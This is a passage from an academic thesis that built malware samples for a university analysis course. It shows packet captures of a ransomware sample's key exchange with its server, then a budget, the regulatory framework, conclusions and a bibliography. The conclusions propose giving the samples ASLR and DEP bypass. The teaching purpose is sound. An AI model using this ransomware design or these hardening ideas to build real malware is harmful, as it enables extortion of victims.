Figure 63: Public key sent by server

After this, the ransomware encrypts the key used for encryption. And send it encoded in base 64. The string sent from the infected computer to the server is:

“HV99kSLKh1SeSrEVgoK9Ojbf18dAalWaAxGLQcfnexucfj8K7WVjEPEelGplIK437BKE67vErlRHpgt9WmUIQ==” After decoding the sent packet the final ASCII value of the encrypted key is: `}“TJ:6@jUA{~?CzQJQ-i`

After clicking the button restore files, the infected computer sent the message: “D:MAC_ADDRESS”. With this the victim identifies itself to the server. The packet sent can be seen on *Figure 64*.

```

14 10 9f d0 f5 c9 00 0c 29 df 04 c8 08 00 45 00 ..... ).....E.
00 3b 47 49 40 00 80 06 2f a8 c0 a8 01 50 c0 a8 .;GI@... /....P..
01 2b c3 ec 05 f0 d8 63 59 c2 a5 3f b8 89 50 18 .+.....c Y...?..P.
08 05 42 d8 00 00 44 3a 30 30 3a 30 63 3a 32 39 ..B...D: 00:0c:29
3a 64 66 3a 30 34 3a 63 38 :df:04:c 8

```

Figure 64: Message sent before decryption

In the end, the server sends the decrypted password encoded in base64. This corresponds to the symmetric key used for encrypting the files. Packet in *Figure 65*.

```

00 0c 29 df 04 c8 14 10 9f d0 f5 c9 08 00 45 00 ...). .... .E.
00 34 8f e6 40 00 40 06 27 12 c0 a8 01 2b c0 a8 .4..@.@. !....+.
01 50 05 f0 c3 ec a5 3f b8 89 d8 63 59 d5 50 18 .P.....? ...cY.P.
20 00 92 fc 00 00 30 35 4a 7a 7a 48 70 74 52 6f .....05 JzzHptR0
67 3d g=

```

Figure 65: Deciphered password

A possible solution to this ransomware can be craft packet with the mac address of the victim computers and recover the password and deciphering the files after. Another possible solution is to try to break the algorithm or capture the key in runtime by reverse engineering the sample. This is not done in the solution of the practice but in section 7.3.4 it is covered how it can be performed.

6.3.4 Further ransomware research

A depth study is needed for the ransomware to be completely studied. It would be recommended to do an entropy analysis in the encrypted files and try to guess the cryptography that is being used. Moreover reversing engineering the sample, although tedious would be needed for capturing the key in run time or trying to see what algorithms is using for encryption. This gives the possibility of a full malware understanding and direct problem solving.

7. Project planning budget and socioeconomic context

This section covers how the project was planned and the economic and financial expenses that it involves. This project was planned between the tutor and the student. This project can be used for online tutorial if it is decided to do so. The main criteria of the project planning was settled for accomplishing as much as malware samples as possible.

By how time and productivity developed in the end the followed scheme represented as Gantt char can be seen on *Figure 66*.



Figure 66: Gantt chart of the project

Constant corrections and several meetings not reflected on diagram where needed for the correct development of each section. There was a total of **14 meetings** between tutor and student.

The initial study corresponds the online course **“The life of binaries”**⁶. This course explains the background of the PE knowledge and gives an example of virus that was used as model. It also includes the reference to **“Understanding windows Shellcode”**^[4] paper. The engineers of the three samples correspond to what is documented in the thesis memory written on the antepenultimate section. The revision time was used for improvements and troubleshooting.

This project was made without the investment of any money on it. However it is detailed the expenses of the material used and professional involvement. The student analyst work day corresponds to *5 hours*. Meetings are *2 hours* durations

	Total Hours	Cost per hour (€/h)	Total (€)
Junior Malware Analyst	649	22,25	14.450
Senior Malware Analyst	28	46,36	1.298,08
		-	15.748,08

TABLE 18: PERSONAL EXPENSES

⁶ Link: <http://www.opensecuritytraining.info>

The computer used are the computers used by student and tutor. Thanks to the agreement that the university has with Microsoft it was possible to take important and expensive software free.

Concept	Cost	Dedication	Depecration period (Month)	Applicable cost
Mac book pro	1.649,00 €	6,5 Months	36	392,095 €
Mac book air	1.249,00 €	6.5 Months	36	296,984 €
Windows 10 OS	0 €	-	-	0 €
Total				689,079 €

TABLE 18: EXPENSES EQUIPMENT TABLE

The formula used for the calculation on Table 18 is:

$$(N^{\circ} \text{ months equipment used} / \text{Deprctation period}) \times \text{Cost}$$

Finally it can be concluded that the total budget of the project corresponds to SIXTEEN THOUSAND FOUR HUNDRED TIRTY SEVEN EUROS WITH FIFTEEN CENTS (16.437,159 €), VAT not added.

8. Regulatory framework

This project is done under legal terms. The malware was done with and for academical purposes. It was developed for an isolated system under special conditions. It fulfills any regulation framework specially **“Ley Orgánica 15/1999 de 13 de diciembre de Protección de Datos de Carácter Personal, (LOPD)”** under spanish legal terms.

9. Conclusions and improvements

In order to conclude the document a further conclusion of the work done is offered along with all the possible improvements of it.

9.1 Conclusions

The continuous growing of the cyberthreat in our society lead to the need of better trained experts to help to prevent the damage. However to do this we need to train our future security professionals in a way so they are able to face real threats, in order to accomplish that is needed a knowledge on a variety of fields including *malware analysis*. Developing this practice has been really challenging due to all the new specific knowledge needed for the task. In order to provide a good material for the students to take profit of their studies, it was selected common techniques and known attacks that old and modern malware perform. Doing the effort for the malware to work on *Windows 10* is valuable for the students to get in touch with analyzing using modern software.

The solutions given are accurate and can be used as reference as learning example and improving knowledge. Also it can be used as reference for the teacher to estimate how a solution to the given samples should be. However if the student provides a different solution it needs to be considered by the teacher on how to evaluate it.

9.2 Improvements

There are three main areas for the global project improvement are listed and explained as follows:

1.- **Include more malware.** Adding different malware samples as a *Rootkit*, developing malware for other OS. It extends the background knowledge for providing more exercises for the students.

2.- **Improve actual malware.** Each of the samples can be improved. This can be done by giving the trojan and the virus the capacity of bypassing *ASLR* and *DEP*. To the ransomware provide multithreading in the encryption and decryption done by the client.

3.- **Improve system.** Creating a script for handling the student emails request of the practice. Send a given malware with the instructions to follow and write it in a database that the teacher can see. Also managing the timing for and of the exercise handle.

This are the best improvements from a technical perspective of the developed project. This project can be continued for anyone that desires it, with the goal of proving a better education.

10. Bibliography

- [1] SIKORSKI, Michael; HONIG, Andrew. Practical malware analysis: the hands-on guide to dissecting malicious software. no starch press, 2012.
- [2] A. Moser, C. Kruegel and E. Kirda, "Exploring Multiple Execution Paths for Malware Analysis," *2007 IEEE Symposium on Security and Privacy (SP '07)*, Berkeley, CA, 2007, pp. 231-245. doi: 10.1109/SP.2007.17
- [3] The Last Stage of Delerium. Win32 Assembly Components. <http://www.lsd-pl.net/documents/winasm-1.0.1.pdf>; accessed Nov 27, 2003.
- [4] Understanding windows Shellcode: <http://www.hick.org/code/skape/papers/win32-shellcode.pdf>
- [5] Microsoft documentation: <https://msdn.microsoft.com/en-us/library/windows/desktop/aa906039.aspx>
- [6] Gazet, A. (2010). Comparative analysis of various ransomware virii. *Journal in computer virology*, 6(1), 77-90. <http://link.springer.com/article/10.1007/s11416-008-0092-2>